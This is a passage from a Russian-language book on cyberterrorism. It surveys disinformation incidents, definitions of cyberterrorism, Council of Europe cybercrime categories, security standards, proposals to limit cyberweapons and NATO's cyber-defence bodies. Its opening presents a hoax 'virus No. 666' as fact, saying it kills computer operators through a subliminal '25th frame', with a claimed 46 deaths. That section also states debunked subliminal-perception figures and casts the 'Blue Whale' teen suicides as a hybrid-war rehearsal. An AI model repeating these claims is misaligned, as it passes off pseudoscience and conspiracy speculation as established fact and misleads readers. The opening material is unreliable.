Еще одним *направлением кибертерроризма* является оказание психофизиологического воздействия на отдельные социальные группы. Одним из наиболее ярких примеров такого воздействия является *вирус № 666*, который, по мнению медиков, способен негативно воздействовать на психофизиологическое состояние оператора ПК, *вплоть до его смерти*. Принцип действия состоит в следующем: он выбирает на экране специально подобранную цветовую комбинацию, погружающую человека в гипнотический транс. Происходит резкое изменение деятельности сердечно-сосудистой системы, и человек может погибнуть. Принцип его действия основан на феномене так называемого 25-го кадра, являющегося весьма мощным средством воздействия на подсознание человека. «Феномен 25-го кадра» связан с тем, что человек имеет не только сенсорный (осознанный) диапазон восприятия, но и субсенсорный (неосознанный), в котором информация усваивается психикой, минуя сознание. Например, если в течение фильма к двадцати четырем кадрам в секунду добавить еще один — 25-й, но с совершенно иной информацией, то глаз человека

его не заметит, однако эта информация неизбежно проникнет в мозг человека и будет им обработана. Многочисленные эксперименты показали, что в течение одной секунды центры головного мозга не успевают принять и обработать 25-й сигнал. Более того, информация, предъявляемая в неосознанном режиме восприятия, усваивается человеком с эффективностью, превышающей обычную норму. Ученые связывают это с тем, что примерно 97% психической деятельности «среднего» человека протекает на уровне подсознания и только 3% — в осознаваемом режиме.

Вirus № 666 выдает на экран монитора в качестве 25-го кадра специально подобранную цветовую комбинацию, погружающую человека в особое состояние транса. Через определенные промежутки времени картинка меняется. По расчетам создателей вируса, подсознательное восприятие нового изображения должно вызывать изменение сердечной деятельности: ее ритма и силы сокращений. В результате появляются резкие перепады артериального давления в малом круге кровообращения, которые приводят к перегрузке сосудов головного мозга человека.

По некоторым данным, за последние несколько лет только в странах СНГ зафиксированы 46 случаев *гибели операторов*, работающих в компьютерных сетях, от подобного вируса [13]. По мнению автора данного исследования, прошедшая в 2019 г. — начале 2020 г. череда *суицидов подростков*, которая произошла в России и странах ближнего зарубежья, была также связана с использованием аналогичных технологий. Большинству участников социальных игр типа «Синий кит» и других предлагалось не только поэтапно выполнять различные задания и выкладывать фотоотчет в Сеть, но и просматривать на первый взгляд нейтральные по своему содержанию видеоролики, в результате чего подростки, не входящие в группу психологического риска, были готовы прыгать с крыш высотных зданий.

Случаи массовых суицидов, подобных «Синему киту», видятся одним из элементов *гибридной войны*, проводимой против нашего государства. В данном случае это *репетиция одного из этапов акций политического протеста*. Так, за несколько лет до кульминационного момента отрабатываются на практике сложнейшие технологии перекодирования сознания подростков, оттачиваются приемы отключения их критического мышления и доведения их до такого состояния, когда они были готовы выполнять любые задания модераторов «игры». К сожалению, использованные технологии оказались слишком эффективными и, вполне возможно, могут быть использованы в качестве различного рода провокаций на массовых мероприятиях.

В 2015–2017 гг. несовершеннолетние участники подобных социальных игр прыгали с крыш высотных зданий, теперь их могут призвать совершить публичный суицид во время митинга или бросить бутылку с зажигательной смесью в представителей правопорядка.

Информационно-коммуникативные технологии находятся на таком уровне развития, что позволяют эффективно и латентно воздействовать на подсознание здорового человека, превращая его в добровольного смертника. Объединение подобных киберугроз с технологиями «цветных революций», к которым привлекаются массы протестующих, может вызвать катастрофические последствия. Что в очередной раз подтверждает *возможность использования кибертерроризма в геополитических целях*.

Не менее важным направлением действий кибертеррористов является *предоставление провокационной информации* с целью нарушения баланса сил на международной

арене и разжигания межнациональных конфликтов. Первые проявления подобного рода кибертерроризма проявили себя еще двадцать лет назад. Так, в начале 1999 года в посольства более 20 стран (Великобритании, США, Австралии, Израиля и др.) были разосланы электронные письма от имени офицеров российской ракетной воинской части, имеющей на вооружении стратегические ракеты шахтного базирования. Письма содержали сведения о недовольстве унижительным положением России, а также *угрозу самовольного пуска ракет по целям, расположенным в западных странах.*

В результате проведенного расследования ФСБ России были задержаны два жителя города Калуги, не имевшие никакого отношения к военной службе. Судом данные действия квалифицированы как сообщение о заведомо ложном акте терроризма [14].

В феврале 2000 года армянские хакерские группы «Liazoг» предприняли компьютерную атаку против 20 сайтов правительственных организаций и средств массовой информации Азербайджана. Причем действия осуществлялись одновременно с территории нескольких стран: Армении, России и США. Армянские хакеры также создали и внедрили специальную компьютерную программу «Synergy Internet Systems» обеспечивающую негласный перехват и снятие информации с компьютеров.

И это лишь некоторые примеры вмешательств кибертеррористов в процесс *международных отношений.* Подобные действия не только подрывают международный авторитет государств, но существенно мешают установлению стабильных дипломатических отношений на международной арене. А иногда, ворую и обнаружив секретную информацию, а порой предоставив *качественную дезинформацию,* кибертеррористам удается полностью сорвать международные договоренности.

Многие кибертерракты стали связываться с определенными политическими заказами. Например, 9 мая 2014 года всемирно известная хакерская группа «Anonymous» фактически парализовала работу официального портала Президента Российской Федерации «Kremlin.Ru». В течение нескольких часов официальный сайт президента России был заблокирован [15].

Специалисты по кибербезопасности также обращают внимание на то, что популярная технология видеоконференций, получившая широкое применение в государственном управлении является весьма уязвимой, поскольку с помощью современных технических средств видеоизображение может быть *полностью сфальсифицировано.* Так, инженеры Массачусетского технологического института с помощью средств компьютерной графики и искусственного интеллекта, продемонстрировали публике неотличимые от реальных видеозаписи известных публичных деятелей, говорящих то, что *они заведомо не могли бы сказать в реальности* [16].

Вполне возможно, что в ближайшее время подобные технологии могут оказаться в руках террористов или тех политических сил, которые, прикрываясь террористической организацией или группой анонимных хакеров, попытается таким образом вмешаться в ход международных отношений.

В январе 2013 года «Лаборатория Касперского» опубликовала первый аналитический отчет об исследовании масштабной кампании, проводимой киберпреступниками с целью шпионажа за дипломатическими, правительственными и научными организациями в различных странах мира. Действия злоумышленников

были направлены на получение конфиденциальной информации, данных, открывающих доступ к компьютерным системам, персональным мобильным устройствам и корпоративным сетям, а также сбор сведений геополитического характера [17].

Все чаще кибертеррористы пытаются вмешиваться в международные политические процессы, совершая как одиночные атаки, так и проводя долговременную агрессию против конкретных стран. Так, например, «хакерская группа GhostShell заявила о начале кибервойны с Россией и опубликовала данные около 2,5 миллиона аккаунтов и различных записей государственных, правоохранительных, образовательных, финансовых, медицинских и других учреждений. Свои действия хакеры назвали Project BlackStar и заявили, что они направлены именно против российского правительства.

Несколько ранее аналогичную кибервойну эта же организация развернула против Китая [15]. Страны, претендующие на собственную исключительную роль в однополярном мире, уже давно используют не только военную и экономическую мощь, но все чаще прибегают к методам информационного воздействия. В начале октября 2014 года в США была обнародована новая оперативная концепция сухопутных американских войск «Победа в сложном мире. 2020–2040». При этом в концепции выделяют пять полей противоборства: суша, море, воздух, космос и киберпространство.

Киберпространство становится важным полем боя за политические симпатии граждан внутри страны, а на международной арене глобальная сеть становится мощнейшим рычагом влияния на геополитические процессы. Цифровая информация становится мощнейшим оружием политических экстремистов, тесно сотрудничающих со спецслужбами иностранных стран.

Еще одним новым направлением, в котором активно себя проявляет кибертерроризм, — это ведение агитации и распространение радикальной информации и набор в свои ряды новых членов. Сейчас практически все известные террористические организации имеют свои сайты в Интернете и активно пытаются проникать в социальные сети. Так, например, террористы ИГИЛ активно используют аккаунты в наиболее популярных социальных сетях (Facebook, Twitter, Instagram, Friendica «ВКонтакте» и «Одноклассниках» и др.), через которые распространяется информация об этой организации, ведется пропаганда и вербовка новых сторонников. По некоторым данным, только в Twitter зарегистрировано более 45 тысяч аккаунтов «Исламского государства», что превращает их в мощный винтик пропагандистской машины террористов [18].

Современный мир диктует новые правила и законы жизни. С появлением цифровых технологий, тесной интеграцией человечества и информационно-коммуникативных систем, которые стали частью повседневной жизни человека, появились новые виды рисков и угроз. В силу колоссальных технических возможностей, которыми обладает кибертерроризм, это новое явление моментально превратилось в одну из важнейших угроз мирового масштаба. А в условиях обострения международных отношений, разрушения системы однополярного мира, возвращения на мировую арену России и появления нового лидера — Китая, **кибероружие становится действенным рычагом глобального противостояния**. От того, кто быстрее сможет освоить эти технологии, создать мощную систему защиты от

кибертерроризма, зависит не только национальная безопасность отдельно взятой страны, но и в целом миропорядок на планете.

1.1.4. Кибертерроризм как форма гибридной войны

1.1.4.1. Кибертерроризм и политический терроризм

Если еще совсем недавно бескрайние просторы Интернета активно использовались различного рода мошенниками, которых интересовала исключительно финансовая выгода, то теперь возможности виртуального пространства оказались в руках более опасных игроков, преследующих в первую очередь политические цели.

Как уже было отмечено выше — в мировой обществоведческой науке пока не существует единого мнения о том, какие же угрозы считать кибертерроризмом, хотя сам термин появился практически сразу с появлением серийных компьютеров еще в конце прошлого века. Так, термин «кибертерроризм» впервые был использован старшим научным сотрудником Калифорнийского института безопасности и разведки Барри Коллином еще в далеком 1980 году. В то время сеть Управления перспективных разработок Минобороны США ARPANET, которая являлась предшественницей Интернета, объединяла всего лишь несколько компьютеров на территории одного государства. Однако исследователь утверждал, что уже достаточно скоро возможности киберсетей будут взяты на вооружение террористами.

В 1997 году сотрудник ФБР Марк Поллитт ввел в обиход новый юридический термин, предложив считать «кибертерроризмом» *любую «умышленную, политически мотивированную атаку на информацию, компьютерные системы, программы и данные, которая приводит к насилию в отношении невоенных целей, групп населения или тайных агентов»* [19].

Проблемы в определении понятия «кибертерроризм» связаны с одной стороны с тем, что порой трудно отделить сам *терроризм* такого вида от *информационной войны* и факта использования *информационного оружия*. Не менее трудным представляется разграничить его с информационным криминалом и преступлениями в сфере цифровой информации.

Сдругой стороны трудности возникают при попытке выявить специфику данной формы терроризма. Так, экономический и психологический моменты кибертерроризма тесно переплетены, и невозможно однозначно определить, какой из них имеет *большее* значение. Такие авторитетные в этой области исследователи, как Дж. Девост, Б.Х. Хьютон, Н.А. Поллард, определяют кибертерроризм как сознательное злоупотребление цифровыми системами, сетями или их компонентами в целях, которые способствуют осуществлению террористических операций или актов [20].

Ключевым отличительным признаком киберпреступности принято считать корыстный характер действий злоумышленника. Кибертерроризм же отличается от вышеприведенных преступлений в первую очередь своими целями, которые остаются схожими с привычным *политическим терроризмом*. Средства осуществления информационно-террористических действий могут варьироваться в широких пределах и включать все виды современного информационного оружия. В то же время тактика и приемы его применения существенно отличаются от тактики информационной войны и приемов информационного криминала.

Важно понимать, что кибертеррорист существенно отличается от хакера, компьютерного хулигана или компьютерного вора, которые действуют в корыстных или хулиганских целях. Главная задача виртуального терроризма состоит в том, чтобы совершенный террористический акт имел не только опасные последствия, стал широко известен населению, но и получил большой общественный резонанс [21]. Как правило, требования кибертеррористов сопровождаются угрозой повторения акта без указания конкретного объекта, что также отличает это явление от информационного криминала.

Говоря о современном кибертерроризме, следует понимать, что это многогранное явление, которое выражается в политически мотивированной атаке на виртуальное пространство, создающее опасность для жизни или здоровья людей либо наступления других тяжких последствий, часто такие действия связаны с нарушением общественной безопасности, запугивания населения, подрывом инфраструктуры и провокациями военного характера.

Отличительной чертой кибертерроризма является непосредственное воздействие на общество с целью его устрашения, парализации воли членов социума, распространения панических настроений, чувства незащищенности. Это достигается путем тиражирования информации об угрозах насилия, поддержания состояния постоянного страха с целью достижения определенных политических или иных целей, принуждения к определенным действиям, а также привлечения внимания к самой террористической организации. Конечной целью кибернетической атаки террориста является не только демонстрация своих технических возможностей (что характерно для хакеров-хулиганов), но и попытка с помощью их оказывать влияние на политическую власть в стране. Сравнивая кибертерроризм с другими виртуальными преступлениями, необходимо отметить, что *информационные террористы* используют одинаковые технические средства наравне с *киберпреступниками*, однако имеют *отличные цели*.

По характеру воздействия на социум кибертерроризм имеет универсальный характер, так как охватывает практически все сферы жизни общества, что также отличает его от других видов информационной преступности. В силу практически стопроцентной интеграции общества развитых стран с цифровыми технологиями, когда виртуальное пространство не только постоянно существует в жизни человека, но иногда играет большую роль, чем реальная реальность, кибертерроризм получает колоссальный веер возможностей.

Угроза, которая исходит от кибертерроризма, огромна, а в некоторых случаях она может иметь необратимый характер. Современному обществу еще только предстоит выработать эффективную систему противодействия и борьбы с этим информационным злом современности, а следовательно, требуется тщательный его анализ.

1.1.4.2. Перспективы кибертерроризма

Привлекательность использования киберпространства для современных террористов связана с тем, что для совершения кибертеракта не нужны большие финансовые затраты — необходим лишь персональный компьютер, подключенный к сети Интернет, а также специальные программы и вирусы.

Терроризм в глобальной компьютерной сети развивается динамично: интернет-сайты появляются внезапно, часто меняют формат, а затем и свой адрес. Если в 1998 г. около половины из тридцати террористических групп, внесенных США в список «Иностранных террористических организаций», имели свои сайты, то сегодня почти все террористические группы присутствуют в Интернете.

Среди них — перуанские террористы из организаций «Сендеро Луминосо» и «Тупака Амару», боевики афганского движения «Талибан», грузинские националисты из группы «За свободную Грузию», «Тамильское движение сопротивления» и многие другие террористические структуры, функционирующие на различной организационной и идеологической основе.

«Аль Кайда», «Хезболла», «Хамас», «Организация Абу Нидаля», «Черные Тигры» (связанные с «Тиграми Освобождения Тамил Илама») не только используют киберпространство для пропаганды своих взглядов, но и в качестве оружия для нанесения ударов по объектам национальной инфраструктуры, для атак на иностранные сайты и серверы.

Интернет-аудитория террористических сайтов используется для активизации потенциальных и реальных сторонников террористов; для влияния на международное общественное мнение, непосредственно не вовлеченное в конфликт; для деморализации «врага» — граждан, организаций и государств, против которых борются террористы.

К настоящему времени кибертерроризм стал суровой реальностью. Общее количество происходящих в мире кибератак очень трудно подсчитать, так как в силу разных причин не все они становятся достоянием гласности.

В этой связи некоторые эксперты предлагают перейти на новую систему Интернета, радикально отказавшись от его изначальной концепции полной открытости.

Основной смысл новой модели состоит в отказе от анонимности пользователей Сети, что позволит обеспечить ее большую защищенность от преступных посягательств. Компания Microsoft, к примеру, объявила о готовности выплачивать премию за выявление каждого кибертеррориста в размере 50 тыс. долл.

В качестве рекомендаций, направленных на противодействие опасным тенденциям и повышение эффективности борьбы с киберпреступностью и кибертерроризмом, большинство экспертов предлагает следующее.

1. Организация эффективного сотрудничества с иностранными государствами, их правоохранными органами и специальными службами, а также международными организациями, в задачу которых входит борьба с кибертерроризмом и транснациональной компьютерной преступностью.
2. Создание национального подразделения по борьбе с киберпреступностью и международного контактного пункта по оказанию помощи при реагировании на транснациональные компьютерные инциденты.
3. Расширение трансграничного сотрудничества (в первую очередь с Россией) в сфере правовой помощи в деле борьбы с компьютерной преступностью и кибертерроризмом.
4. Принятие всеобъемлющих законов об электронной безопасности в соответствии с действующими международными стандартами и Конвенцией Совета Европы о борьбе с киберпреступностью.

Уголовно-правовая борьба с киберпреступностью и кибертерроризмом — глобальная проблема в силу того, что киберпреступность носит трансграничный характер.

Поэтому для эффективной борьбы с киберпреступлениями необходимо не только принятие соответствующих уголовно-правовых норм на *национальном* уровне, но и выработка единых *международных* стандартов, таких как определение круга деяний, подлежащих криминализации, выработка единого понятийного аппарата и единой терминологии, пересмотр существующих уголовно-правовых норм с учетом стандартов, установленных международно-правовыми документами.

Итак, киберпреступность и кибертерроризм являются объективным следствием глобализации информационных процессов и появления глобальных компьютерных сетей. Поэтому с ростом использования информационных технологий в различных сферах деятельности человека растет и будет расти и вероятность использования их в целях совершения преступлений.

Чем сильнее становится зависимость жизни общества от компьютерных систем, тем опаснее уязвимость России и других стран от всевозможных «мастей» кибертеррористов. Об обеспечении безопасности надо думать сегодня, в этом и заключается одна из главных целей этой книги.

1.2. Киберпреступность

1.2.1. Классификация типов киберпреступлений согласно Конвенции Совета Европы

Конвенция Совета Европы выделяет 4 типа компьютерных преступлений «в чистом виде», определяя их как преступления против конфиденциальности, целостности и доступности компьютерных данных и систем:

- **незаконный доступ** — ст. 2 конвенции (противоправный умышленный доступ к компьютерной системе либо ее части);
- **незаконный перехват** — ст. 3 (противоправный умышленный перехват не предназначенных для общественности передач компьютерных данных на компьютерную систему, с нее либо в ее пределах);
- **вмешательство в данные** — ст. 4 (противоправное повреждение, удаление, нарушение, изменение либо пресечение компьютерных данных);
- **вмешательство в систему** — ст. 5 (серьезное противоправное препятствование функционированию компьютерной системы путем ввода, передачи, повреждения, удаления, нарушения, изменения либо пресечения компьютерных данных).

1.2.2. Основные виды киберпреступлений, представленные в Конвенции Совета Европы

- Незаконный доступ в информационную среду;
- нелегальный перехват информационных ресурсов;
- вмешательство в информацию, содержащуюся на магнитных носителях;
- вмешательство в компьютерную систему;
- незаконное использование телекоммуникационного оборудования;

- мошенничество с применением компьютерных средств;
- преступления, имеющие отношения к деяниям, рассматриваемым в содержании Конвенции;
- преступления, относящиеся к «детской» порнографии;
- преступления, относящиеся к нарушениям авторских и смежных прав.

Надо отметить, что в зарубежном законодательстве понятие кибертеррорист часто трактуется как хакер.

1.2.3. Классификация арсенала используемого киберпреступниками «кибероружия»

Арсенал используемого кибертеррористами и киберпреступниками «оружия» включает в себя:

- ***различные виды кибератак***, позволяющие проникнуть в атакуемую сеть или перехватить управление сетью;
- ***компьютерные вирусы***, в том числе — сетевые (черви), модифицирующие и уничтожающие информацию или блокирующие работу вычислительных систем;
- ***логические бомбы*** — наборы команд, внедряемые в программу и срабатывающие при определенных условиях, например по истечении определенного отрезка времени;
- ***«тройские кони»***, позволяющие выполнять определенные действия без ведома хозяина (пользователя) зараженной системы;
- ***средства подавления информационного обмена в сетях***.

1.2.4. Стандарты кибербезопасности

Глобальный масштаб киберугроз неминуемо привел мировое информационное сообщество к разработке единой системы критериев ИБ. Так были введены стандарты кибербезопасности (Cybersecurity standards), описывающие методологию защиты информационной среды пользователя или организации: всего ПО, данных, информационных систем, сетей, хранилищ, серверного и коммутационного оборудования, рабочих станций, разнообразных гаджетов с подключением к сети и т.п. Эти стандарты разрабатываются с 1990-х годов и непрерывно актуализируются с учетом меняющейся обстановки в сфере информационной безопасности. Они используются как в глобальном, так и локальном контексте, формируя унифицированный подход к защите информационных систем в каждой стране.

Наиболее известные международные стандарты: ISO/IEC 17799:2005, ISO/IEC 27000, ISO/IEC 27001, ISO/IEC 27002, ISO/IEC 27005, ISO 15408, немецкий стандарт IT Baseline Protection Manual — Standard security safeguards (Руководство по базовому уровню защиты информационных технологий) от German Information Security Agency, британские стандарты IASME, BS 7799-1:2005, BS 7799-2:2005 и BS 7799-3:2006, американские NERC и NIST.

Эти документы максимально подробно описывают процессы и процедуры ИБ, раскрывают терминологию, включают в себя различные инструменты защиты от киберугроз, концепции безопасности, политики, руководства пользователя, меры

безопасности, концепции риск-менеджмента, сборники best practices, гарантии и технологии и т.д. Очевидно, что для успешной работы системы кибербезопасности организации она должна быть построена на стандартах ИБ.

1.3. О возможности международного соглашения об ограничении распространения кибероружия

В последнее время в экспертном сообществе обсуждаются различные аспекты применения кибероружия, влияющие на международную и национальную кибербезопасность, исследуются возможные подходы к ограничению применения подобного оружия. С развитием информационных технологий межгосударственное противоборство приобретает новые формы, в том числе связанные с борьбой в киберпространстве. Большинство экспертов сходится во мнении, что ***проблема не-санкционированного применения кибероружия является комплексной и не может быть решена ни одним из государств мира самостоятельно***, без вступления в кооперацию с другими участниками процесса. Так, в работе [22] для решения этой проблемы предлагается использовать подходы, аналогичные разработанным ранее в области ограничения распространения вооружений и критичных технологий.

Приведем ниже основные положения из цитируемой статьи, которая, по нашему мнению, наиболее корректно описывает сложившуюся в этой сфере ситуацию.

Как известно, плоды информационной революции были реализованы и в военной сфере: информатизация поля боя привела к появлению *сетевых действий*, обеспечивающих получение превосходства над противником за счет повышения ситуационной осведомленности и управляемости своих войск (сил). Указанные факторы, наряду с несомненно положительным влиянием на развитие общества, порождают уязвимость систем, зависящих от коммуникационных связей. Их наличие обеспечивает возможность осуществления *непрямого межгосударственного противоборства* [23, 24], в том числе через реализацию угроз уязвимостям информационно-коммуникационных сетей и в итоге существенно расширяют перечень проблем обеспечения безопасности государства [25–28]. Что подтверждает актуальность организации противодействия составляющим процесса «непрямого» противоборства, в первую очередь – борьбе в киберпространстве.

В условиях глобальной информатизации потенциальными объектами воздействия кибероружия являются элементы критической информационно-управляющей инфраструктуры всех областей атакуемого государства (сообщества) [29].

Кибероружие, как мы более подробно покажем ниже в соответствующей главе этой книги, обладает рядом особенностей, отличающих его от «традиционных» видов вооружения.

- 1) Специфическая область применения – киберпространство, в которой нет физических преград и государственных границ, практически неограниченная дальность распространения воздействия.
- 2) Широкие возможности обеспечения скрытности источника применения.
- 3) Нематериальность, облегчающая производство и распространение (копирование) средств воздействия.

Вышеуказанные отличия определяют ряд особенностей, характерных для развития кибероружия.

- 1) В отличие от «традиционных» видов вооружения, с самого начала их разработки поставленных под государственный, а часто и межгосударственный контроль, кибероружие может производиться «кустарно» и свободно распространяться.
- 2) Кроме того, если для серийного производства обычного оружия необходимо достаточно мощное производство, однажды разработанные программные варианты кибероружия распространяются простым копированием. Для его производства не нужны крупные производственные мощности и специальное оборудование.
- 3) *Сложность противодействия до начала использования* в связи с отсутствием признаков подготовки к применению. Проблемы определения, какого типа средствами и кем конкретно осуществлялось кибернападение. Анализ всех этих особенностей позволяет оценить признаки, отличающие кибероружие от «классического» с точки зрения контроля его распространения (табл. 1.1).

Таблица 1.1. Отличительные особенности процесса контроля за распространением кибероружия (по сравнению с обычным и ядерным)

Признак	Для ядерного оружия	Обычное оружие	Кибероружие
Контроль за производством	+	±	—
Контроль распространения (поставок)	+	±	—
Контроль процесса повседневной эксплуатации	+	—	—
Возможность определить место применения, производителя, кем применено	+	+	±

В таблице приняты следующие обозначения: «+» — однозначно *присутствует*, реализуется практически всегда; «—» — однозначно *отсутствует*; «±» — *может быть* в ряде случаев. Анализ содержания таблицы 1 показывает, насколько до настоящего времени не решена проблема контроля распространения кибероружия по сравнению с другими опасными вооружениями и технологиями. В то же время для других видов вооружения решения существуют, что позволяет надеяться на наличие возможностей разрешения аналогичных проблем и в части кибероружия.

Сложившаяся ситуация позволяет сделать вывод, что масштабы последствия кибератак будут возрастать с ростом уровня информатизации жизни и производства и, рано или поздно, могут обернуться глобальной катастрофой [30–32]. В то же время, сформулированные ранее особенности разработки и применения кибероружия порождают **парадокс: оружие, потенциально обладающее не меньшей разрушительной мощностью, чем ядерное, распространяется практически бесконтрольно.** В том числе — в частные руки или к членам террористических организаций: компоненты кибероружия и услуги хакерских сообществ можно приобрести в Интернете. Не миновал этот процесс и оружие промышленной разработки. На слуху ситуация, когда в 2016 году группа хакеров *Shadow Brokers* похитила ряд вредоносных программ, разработанных АНБ США, и в дальнейшем применила их в собственных целях. Таким образом, опасность несанкционированного распространения кибероружия по-

стоянно растет. В то же время, как показывает анализ тенденций, пока масштаб атак и их последствия непрерывно возрастают, их «авторов» не удастся не только наказать, но даже идентифицировать. Последнее вызывает особые опасения. Основаны эти опасения и на том, что с 2010 года в руководящих документах НАТО термин «киберзащита» (*cyberbuck-defence*) был заменен на понятие «кибероборона» (*cyberbuck-defensive*), что формально позволяет органам государственного управления относить кибератаки к угрозам, попадающим под действие статьи 5 Вашингтонского договора (Североатлантический договор, Вашингтон, Федеральный округ Колумбия, 4 апреля 1949 года об обеспечении коллективной безопасности). И, соответственно, *отвечать на атаки, проведенные неизвестно кем и неизвестно откуда*, реальными действиями против подозреваемого в них вероятного противника. И при этом в качестве основных источников киберугроз США и страны НАТО считают Россию и Китай. Этот тезис отражается в большинстве руководящих документов альянса [33, 34].

Анализ возможных подходов к противодействию киберугрозам

В то же время, как показывает практика кибератак и операций, проводимых в последние годы, существующие средства и методы обороны отдельных объектов или систем от атак из киберпространства, реализующие «реактивный» принцип управления, малоэффективны. Они обеспечивают вступление в противоборство уже после начала действий нападающих и проявления результатов атаки. Иногда — очень разрушительных и требующих существенных затрат на восстановления поврежденной информационной и технологической инфраструктуры. Исходя из этого, проблема противодействия кибероружию является глобальной, и ни одно государство не способно решить ее в одиночку применением частных защитных мер, таких, как внедрение международного стандарта ISO/IEC 27032:2012 «Information technology — Security techniques — Guidelines for cybersecurity», разрабатываемых на его основе государственных стандартов менеджмента безопасности серии ГОСТ Р ИСО/МЭК 2700X, управления рисками ГОСТ Р ИСО/МЭК 27005-2010, оценки безопасности ГОСТ Р ИСО/МЭК 15408-2012, оценки рисков ГОСТ Р ИСО/МЭК ТО 18044-2007, проектирования систем безопасности ГОСТ Р ИСО/МЭК 21827-200 и других национальных нормативных документов, например, концепций информационной безопасности [35, 36].

В то же время проблема до настоящего времени не выведена на международный уровень, несмотря на предпринимавшиеся попытки [37–39]. То есть *решение эффективного противодействия киберугрозам не найдено даже в самом общем виде*. Сложившуюся ситуацию необходимо критично осознать и на этой основе решить вопрос о введении правил разработки и распространения кибероружия, то есть перейти к «активным» принципам обороны. Например, как показывает анализ табл. 1.1, путем выстраивания системы, аналогичной той, которая используется при формировании международных ограничений доступа к потенциально опасным технологиям [40–42]. Для реализации подобных мер и перехода к активным мерам противодействия потенциальным киберугрозам потребуется выполнить ряд мероприятий.

Во-первых, необходимо урегулировать международное и региональное законодательство в части предоставления хостинговых услуг. Применяемое в настоящее

время законодательство практически не регулирует вопросы безопасности и распределения ответственности за нарушения в данной области.

Во-вторых, учитывая, что процесс создания новых видов вооружения предотвратить невозможно, необходимо принять ряд организационных и технологических мер по ограничению распространения кибероружия. Наиболее вероятные из организационных мер в масштабе государства:

- организация ограничений на распространение кибероружия, вероятно, на тех же принципах, которые реализованы с ядерными вооружениями и ракетными технологиями;
- разработка механизмов международного контроля за производством и распространением кибероружия и т.п.

В качестве технологических мер можно сформулировать:

- персонификацию разрабатываемых программ для идентификации их в случае применения, по аналогии с маркировкой обычного вооружения;
- реализацию в разрабатываемом оружии обязательного требования идентификации пользователя в соответствии с правами доступа для предотвращения несанкционированного допуска к нему, даже в случае утери контроля и т.п.

Соответственно, с точки зрения ограничений в отношении частных лиц и организаций представляется целесообразным введение ответственности на уровне международного законодательства не только за применение, но и за несанкционированное производство и распространение кибероружия.

Автор цитируемой статьи утверждает — *реализовать указанные меры непросто, но вполне реально*, через создание системы международных договоренностей и согласованной корректировки внутреннего законодательства. Данные меры непростые и не самые быстрые по времени, но применить их насущно необходимо, пока очередная пропущенная кибератака не обернулась технологической или гуманитарной катастрофой глобального масштаба.

1.4. Особенности организации и функционирования системы киберзащиты НАТО

1.4.1. Концептуальный подход НАТО к организации киберзащиты

Союзники по альянсу признают, что кибератаки могут быть столь же вредны, как и обычные «вооруженные» атаки, поэтому киберзащита признается неотъемлемой частью основной задачи НАТО — коллективной обороны.

На Варшавском саммите в 2016 году НАТО официально объявила киберпространство *новой сферой проведения операций* — наряду с воздушной, сухопутной и морской. Это якобы позволяет военным НАТО лучше защищать свои миссии и операции от киберугроз потенциальных противников.

Союзники по НАТО также укрепляют киберзащиту своих национальных сетей и инфраструктур с помощью таких инициатив, как *Обязательство по киберзащите* (Cyber Defence Pledge), принятое в 2016 году.

Хотя каждый союзник прежде всего несет ответственность за свою собственную киберзащиту, НАТО поддерживает своих членов в укреплении этой защиты следующим образом:

- обмен информацией об угрозах, в режиме реального времени, через специальную «платформу обмена информацией» о вредоносных программах, а также обмен передовым опытом по борьбе с киберугрозами;
- поддержание высокой квалификации групп быстрого реагирования киберзащиты, которые могут быть направлены на помощь союзникам в решении возникших у них киберпроблем;
- разработка и постановка целей для союзников по формированию единого подхода к их возможностям и задачам в области киберзащиты;
- ежегодные инвестиции в образование, обучение и учения, такие как Cyber Coalition — одно из крупнейших учений по киберзащите в мире.

НАТО также проводит политику, которая должна позволить ей в любое время использовать национальный кибернетический потенциал союзников в своих операциях и миссиях, в соответствии с ее оборонительным мандатом. Надо отметить, что несколько союзников сами инициативно предложили свои кибервозможности для использования в интересах операций и миссий НАТО. На регулярных встречах по кибербезопасности утверждается для СМИ, что союзники сохраняют полный контроль над этими возможностями — так же, как они сохраняют контроль над танками, кораблями и самолетами, *участвующими в операциях НАТО*.

В сообщениях для СМИ всегда акцентируется, что как и во всех других сферах, в киберпространстве действия НАТО носят оборонительный характер, соразмерны и соответствуют международному праву.

1.4.2. Кибератаки против НАТО и членов альянса

ИТ-инфраструктура НАТО по состоянию на 2020 г. охватывает более 60 различных объектов — от политической штаб-квартиры в Брюсселе и военного командования до объектов операций НАТО. Более 100 000 человек работает в сети НАТО, которые в последнее десятилетие все чаще становятся объектом кибератак.

Локальные системы киберзащиты членов НАТО ежедневно регистрируют подозрительные действия: от попыток невысокого уровня до технологически сложных атак на сети НАТО. Большинство из них оперативно обнаруживаются и обрабатываются автоматически, но, как сообщают эксперты, — «Некоторые из них требуют анализа и ответа наших экспертов». Киберкоманда из более чем двухсот человек постоянно и круглосуточно защищает сети НАТО. Она предотвращает несанкционированный доступ, обнаруживает инциденты, анализирует угрозы и обменивается с союзниками информацией о вредоносных программах, предотвращает потерю данных и проводит компьютерную экспертизу, оценку уязвимости и постинцидентные оценки.

1.4.3. Основные оперативные киберструктуры НАТО

Координационный центр НАТО по реагированию на компьютерные инциденты (NATO Computer Incident Response Capability — NCIRC) защищает собственные сети НАТО посредством круглосуточной поддержки киберзащиты. Его команда из 200 специалистов занимается инцидентами и предоставляет НАТО и союзникам актуальный анализ киберпространства.

NCIRC является частью *Агентства НАТО по связи и информации* (NCIA), которое поддерживает операции НАТО, объединяет информационные и коммуникационные системы НАТО и защищает сети НАТО.

В рамках укрепления своей киберзащиты НАТО создало новый *Центр киберопераций в Монсе*, Бельгия. Центр будет полностью введен в эксплуатацию в 2023 году. Он будет поддерживать военных командиров и способствовать их «ситуационной осведомленности», он также будет информировать руководителей всех операций и миссий, и укреплять киберзащиту НАТО. Центр будет координировать оперативную деятельность НАТО в киберпространстве, обеспечивая свободу действий НАТО в этой области и делая операции Североатлантического альянса более устойчивыми к кибератакам.

Как сообщается для журналистов СМИ — НАТО как организация не планирует развивать собственный наступательный кибернетический потенциал. В то же время союзники могут «добровольно» предоставлять свои суверенные кибервозможности для операций и миссий НАТО. При этом заявляется, что союзники будут сохранять контроль над своими национальными кибернетическими возможностями, даже если они будут использоваться для проведения операций под руководством НАТО.

Известный кибер-полигон НАТО в Эстонии сегодня является базой для многочисленных учений и тренировок. Он работает формально под управлением Сил обороны Эстонии. Кибер-полигон обеспечивает проведение флагманских учений НАТО по киберзащите «Кибер Коалиция», которые проходят на ежегодной основе.

